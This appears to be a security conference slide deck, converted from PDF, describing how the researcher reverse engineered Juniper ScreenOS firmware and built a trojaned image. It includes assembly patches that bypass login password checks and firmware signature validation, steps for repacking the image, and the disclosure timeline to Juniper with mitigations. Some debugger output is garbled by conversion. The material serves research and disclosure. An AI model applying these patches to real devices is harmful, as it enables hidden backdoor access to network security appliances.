


#### Netscreen of the Dead Developing a Trojaned Firmware for Juniper Netscreen Appliances







#### Cast

SECURITY

Graeme Neilson

Security Consultant Aura Software Security

graeme@aurasoftwaresecurity.co.nz





## Trailer

- What if a core network security device was compromised?
  - an attacker has exploited a vulnerability
  - malicious appliance supplier
  - malicious third party support
  - malicious employee
- This is a POST EXPLOIT, SERIAL CONSOLE or MITM attack.
- Goal is hidden root control of the appliance.
  - Discuss reversing and modifying the firmware code
  - Demo a zombied Netscreen





# Opening Scene

Netscreens are manufactured by Juniper Inc

- All in one Firewall, VPN, Router security appliance.
- SME to Datacentre scale (NS5XP NS5000).
- Common Criteria and FIPS certified.
- Run a closed source, real time OS called ScreenOS.
- ScreenOS is supplied as a binary firmware 'blob'.

NS5XT Model:

- PowerPC 405 GP RISC processor 64MB Flash
- Serial console, Telnet, SSH, HTTP/HTTPS admin interfaces





## Attack

Attacking firmware - two vectors of attack:

- Live evisceration: debugging with remote GDB debugger over serial line
- Feeding on the remains: dead listing / static binary analysis using disassembler and hex editor

PowerPC architecture

- fixed instruction size of 4 bytes
- flat memory model
- 32 GP registers, no explicit stack, link register
- IBM PPC405 Embedded Processor Core User Manual





## Live Evisceration

- Embedded Linux Development Kit has GDB compiled for PowerPC 405 processor
- No source so create custom .gdbinit for PPC registers and 'stack' to provide 'SoftICE' like context on breaks.
- Network connection to the Netscreen and run: set gdb enable
- Connect remote gdb via serial console

powerp																					
r00:0	000	00	901	r02	1:03	3790	318	r02	2:02	1358	300	90	r03	: FFI	FFFF	FF		pc	:003	32BI	EA4
r04:0	000	00	92E	r05	5:00	0000	000	r06	5:00	9000	900	90	r07	:000	9000	00					
r08:0	163	310	950	r09	9:03	1350	000	r1(	9:02	163(	900	90	r11	:010	6300	00		lr	:003	32C!	5C(
r12:2	000	00	928	r13	3:00	0000	000	r14	4:00	9000	900	90	r15	:000	9000	00					
r16:0																	(	ctr:	:006	50A	764
r20:0	379	909	938	r2:	1:03	1350	9AC	r22	2:F	FFF	F	F	r23	:03	77FC	CE					
r24:0																		cr			
r28:0	377	F(	CO	r29	9:00	0000	000	r3(	9:03	379(	DA2	20	r31	:01	3509	8C	)	ker	:200	0000	908
[00700]	- 1 -	. 1																			
[03790]						00						00									
937903 937903															00 00		00 00	00			
037903		:		00			00	00			_				00	00		00	_		
)37903									00			A9			00		00			2a	v
937903 937903															79		30			y	у
(y 3															20		06			-	/
7	02	•	00	01	05	,,,	00	50	05	, ,		05	10	υA	20	00	00	5,	00		ý
937902	E6	:	00	00	00	00	00	05	01	62		9F	A0	C2	28	01	4A	05	EA	bí	22
037902	DO	:	03	79	02	D8				60					77			01		v	ĝ,
037902	Β4	:	01	6F	0A	24	03	79	02	D0		00	B8	00	00	00	69	03	79	ó	
\$уиі	у																				
[0032B	EA4	<b>.</b> ].																			[ C(
0x32be					lwz			,12	(r1)	)											
0x32be	a8:				ntlı		r0														
0x32be					add	i	r1	, r1,	,8												
0x32bel	b0:			ł	olr																

--[code] 0x32beb4: r1,-40(r1) stwu 0x32beb8: mflr r0 0x32bebc: r29,28(r1) stw 0x32bec0: r30,32(r1) stw 0x32bec4: r31,36(r1) stw 0x32bec8: r0,44(r1) stw 0x32becc: r31,r3 mr 0x32bed0: lis r9,322 0x32bed4: r0,-13800(r9) lwz 0x32bed8: r0,0 cmpwi 0x32bedc: 0x32bef0 beq-0x32bee0: lis r3,196

aura SOFTWARE

SECURITY

Worked: •

-[regs]

----[stack]

"û y y 02

pc:0032BEA4

lr:0032C5CC

00 00 00 00 V 0 00

4A 05 EA bÔCÔC ( J

C0 01 4A y 🖗 2 🖗 `yw


- Memory dumps
- Query memory \_\_\_\_ addresses
- Didn't work: •
  - Breakpoints
  - Single stepping

gdb>





## Feeding on the Remains



- Compared many different versions of ScreenOS firmware.
- Revealed a 4 section structure
- Header:

sigsysinfo00000000:EE16BA8100110A1200000200286000000000010:004E60161510005029808000C72C15F7sizechecksum

size = compressed image size – 79 bytes sysinfo = 00, platform, cpu, version

- Stub contains strings relating to LZMA compression algorithm.
- Compressed Binary Update Blob (Bub) also has a header.





## Bub

SECURITY

- The header of the Bub appears to be a customised LZMA header.
- Comparative analysis again of different Bub headers.
- The standard LZMA header has 3 fields: *options, dictionary\_size, uncompressed\_size*
- 'Bub' header has 3 fields:

signature bytes, options, dictionary\_size

00012BF0: 0000000 0000000 0000000 0000000 00012C00: **01440598 5D002000 0000**7705 92C63DFC 00012C10: 07046E0E 343AA6F1 899098E8 8EDAFDA8



# Bub Can Change

Uncompress Bub

- Cut out the Bub from firmware file.
- Insert an uncompressed\_size field of value -1 == unknown size
- Modify the dictionary\_size from 0x00200000 to 0x00008000
- Then we can decompress the Bub using freely available LZMA utilities

#### Compress Bub

- Compress the binary with standard LZMA utilities.
- Modify the dictionary\_size field from 0x00002000 to 0x00200000.
- Delete the uncompressed\_size field of 8 bytes.
- Insert new Bub into firmware file replacing original compressed blob.





## Night of the Living Netscreen

- Cut out the compressed Bub section of the image.
- Uncompress the Bub.
- Modify the resulting binary to add or change code and / or data.
- Re-compress the modified binary into a new Bub.
- Prepend the original firmware header to the modified Bub.
- Upload the modified firmware over serial = SUCCESS.
- Upload the modified firmware over network = FAILED.





## Autopsy

- Uncompressed Bub is ~20Mb ScreenOS binary with a header.
- Want to load into IDA but need a loading address so that references within the program point to the correct locations.
- From header: program\_entry = address offset

	signature	offset	address	
0000000:	EE16BA81	00010110	0000020	00060000
0000010:	01440578	00000000	0000000	F8A2FA6F

- Confirm with live debugging
- Correctly loaded binary but unknown sections...

1





# Autopsy ii

HEADER
   SCREENOS CODE
SCREENOS DATA
BOOT LOADER CODE
   BOOT LOADER DATA
   0xFFs
   other stuff!
\/

- Use IDA scripts to find function prologs (0x9421F\*) and mark as code.
- Mark strings in data section for cross references.
- Use error strings to identify functions and rename.
- Search for str\_cmp, file\_read, file\_write, login etc.
- Build up a picture of the binary structure and functions.
- Need to cut out boot loader and disassemble separately with loading address 0x0.



## Netscreen of the Dead

- ScreenOS Trojaned Firmware required functionality:
  - Install/Upgrade: Load trojan firmware via serial, tftp and web
  - Maintain Access: Include a back door login mechanism
  - Payload: Execute arbitrary code injected into the image
- All modification hand crafted asm and hex editing the binary





## First Bite

Install / Upgrade

• Checksum and size in header are checked when images loaded over the network via TFTP or Web

00000000: EE16BA81 00110A12 00000020 02860000 00000010: 004E6016 15100050 29808000 C72C15F7 checksum

- Checksum is calculated, could reverse the algorithm... but on loading any bad checksum value is printed to the console.
- If we modify the firmware to print out the correct checksum value we would have a 'checksum calculator' firmware which we load modified firmware against.
- With correct checksum can now load modified firmware via tftp and web interface.



1



SECURITY

## First Bite ii

008B60E4lwz%r4, 0x1C(%r31)# %r4 contains header checksum008B60E8cmpw%r3, %r4# %r3 contains calculated checksum

008B60EC beq loc\_8B6110 # branch away if checksums matched
#008B60EC mr %r4,%r3 # print out calculated checksum

008B60F0 lis	%r3, aCksumXSizeD@h # " cksum :%x size :%d\n"
008B60F4 addi	%r3, %r3, aCksumXSizeD@l
008B60F8 lwz	%r5, 0x10(%r31)
008B60FC bl	Print_to_Console # %r4 is printed to console
008B6100 lis	%r3, aIncorrectFirmw@h # "Incorrect firmware data,
008B6104 addi	%r3, %r3, aIncorrectFirmw@l
008B6108 bl	Print_to_Console





# One Bit{e}

Maintain Access

- Console, Telnet, Web and SSH all compare password hashes and use the same function.
- SSH falls back to password if client does not supply a key unless password authentication has been disabled.
- One bit patch provides login with any password if a valid username is supplied.





# One Bit{e} ii

003F7F04	mr	%r4, %r27
003F7F08	mr	%r5, %r30
003F7F0C	bl	COMPARE_HASHES # does a string compare
003F7F10	cmpwi	%r3, 0  # equal if match
#0x397F30	cmpwi	<pre>%r3, 1  # equal if they don't match</pre>
003F7F14	bne	<pre>loc_3F7F24 # login fails if not equal (branch)</pre>
000	- ·	
003F7F18	li	%r0, 2
003F7F1C	stw	%r0, 0(%r29)
003F7F20	b	loc_3F7F28





## Infection

Injecting code into the binary

- ScreenOS code section contains a block of nulls
- Proof of concept code injected into nulls

Proof of Concept Code :: motd


- Patch a branch in ScreenOS to call our code
- Call ScreenOS functions from our code
- Create new code and functionality
- Branch back to callee



## Infection ii

- stwu %sp, -0x20(%sp)
  mflr %r0
  lis %r3, string\_msb\_address
  addi %r3, %r3, string\_lsb\_address
  bl Print\_To\_Console
  mtlr %r0
  addi %sp, 0x20
- bl callee\_function

002BB4B0	93DFCAC4	4B D 4 8E 69	8001 <mark>00</mark> 14	7C 08 03 A6
002BB4C0	83010008	83E1000C	38210010	4E 80 00 20
002BB4D0	000000000	000000000	000000000	000000000
002BB4E0	9421FFE0	7C 08 02 A6	30600004	386321BC
002BB4F0	488ED7E9	60630001	7C 08 03 A6	3821 <mark>00</mark> 20
002BB500	480DCA31	<mark>00</mark> 0000000	000000000	000000000
00288510	000000000	000000000	000000000	000000000
002BB520	000000000	000000000	000000000	000000000
002BB530	000000000	000000000	000000000	000000000
00200540	00000000	00000000	00000000	000000000









## Zombie Loader

- All Juniper ScreenOS images signed.
- Administrator can load a Juniper certificate to validate firmware
- Certificate NOT installed by default.
- Administrator can delete this certificate.
- Check is done in the BOOT LOADER which we can modify to authenticate all images or only non-Juniper images
- Delete certificate -> install bogus firmware -> re-install certificate



•



SECURITY

## Zombie Loader ii

0000D68C	bl	sub_98B8
00000690	cmpwi	<pr>%r3, 0  # %r3 has result of image validation</pr>
00000694	beq	loc_D6B0
#0000D694	b	<pre>loc_D6B0 # always branch, all images authenticated</pre>
#0000D694	bne	<pre>loc_D6B0 #or only bogus images authenticated</pre>
00000698	lis	<pr>%r3, aBogusImageNotA@h # Bogus image not authenticated"</pr>
0000D69C	addi	%r3, %r3, aBogusImageNotA@l
0000D6A0	crclr	4*cr1+eq
0000D6A4	bl	sub_C8D0
0000D6A8	li	%r31, -1
0000D6AC	b	loc_D6E0
0000D6B0	lis	<pr>%r3, aImageAuthentic@h # Image authenticated!</pr>



### Demo: ScreamOS







## 28 Hacks Later

- Hidden shadow configuration file
  - allowing all traffic from one IP through Netscreen
  - network traffic tap
- Persistent infection via boot loader on ScreenOS upgrade.
   Patch boot loader and login mechanism.
- Javascript code injection in web console...





## Victim

04-07-08: Sent white-paper and firmware to Juniper recommending:

- Install firmware authentication certificate at factory
- Prevent certificate deletion
- Encrypt firmware rather than using LZMA compression

Juniper:

13-09-08: "This is expected"

28-10-08: "I saw you are presenting at RUXCON on Nov 30th. Cool."

24-11-08: Publish JTAC Bulletin PSN-2008-11-111 "ScreenOS Firmware Image Authenticity Notification" Risk Level : Medium





## Victim ii

#### "All Juniper ScreenOS Firewall Platforms are susceptible to circumstances in which a maliciously modified ScreenOS image can be installed."

Juniper recommend:

- Install the imagekey.cer certificate
- Utilize the "Manager-IP" feature to control which hosts (via their IP addresses) can manage your firewall.
- Change the TCP port by which the device listens for administration traffic (HTTPS, SSH).





- Install known firmware before deployment (Who is your Juniper vendor?)
- Admin via SSH key authentication only (disable Telnet, HTTP and HTTPS)
- Out of band management network
- Limit number of administrators.
- Strong passwords.



## Roll the Credits



#### Andy and Mark @ Aura Software Security

George Romero

Simon Pegg



## Script by ScreenOS Dev

#### # CODE XREF: sub\_6337BC+27C<sup>1</sup>j

lis %r3, ((aBobCodeShouldN+0x10000)@h) # "BOB: code should never reach here by de"...

addi %r3, %r3, -0x4100 # aBobCodeShould":.string "BOB: code should never reach here by design.\n" bl sub\_641E14 # DATA XREF: sub\_63378C:loc\_633A4Clo

#### BOB: "Code should never reach here by design"